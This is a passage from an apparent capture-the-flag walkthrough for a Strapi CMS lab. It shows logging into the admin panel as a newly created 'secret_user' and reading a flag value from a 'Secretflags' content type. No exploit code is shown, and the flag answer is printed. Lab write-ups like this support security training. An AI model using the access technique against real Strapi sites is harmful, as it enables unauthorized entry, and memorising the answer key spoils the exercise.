
Step 8: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: http://192.221.2.3:1337/admin


Strapi - Roles & Permissi
192.221.2.3:1337/admin/plugins/users-permissions/auth/login
150%
strapi
Username
secret_user
Password
●●●●●●●●●●●●●●●
Remember me
Log in


Step 9: Retrieving the secret flag.



Welcome Secret_user!

We hope you are making progress on your project... Feel free to rea
the latest new about Strapi. We are giving our best to improve the
product based on your feedback.


Open the Secretflags content type on the left panel.



Id	Name	Value
1	This is the flag	2ab93518c16e32b9...

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Name: This is the flag

Value: 2ab93518c16e32b909bc833ec79789d6b30

Flag: 2ab93518c16e32b909bc833ec79789d6b30

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)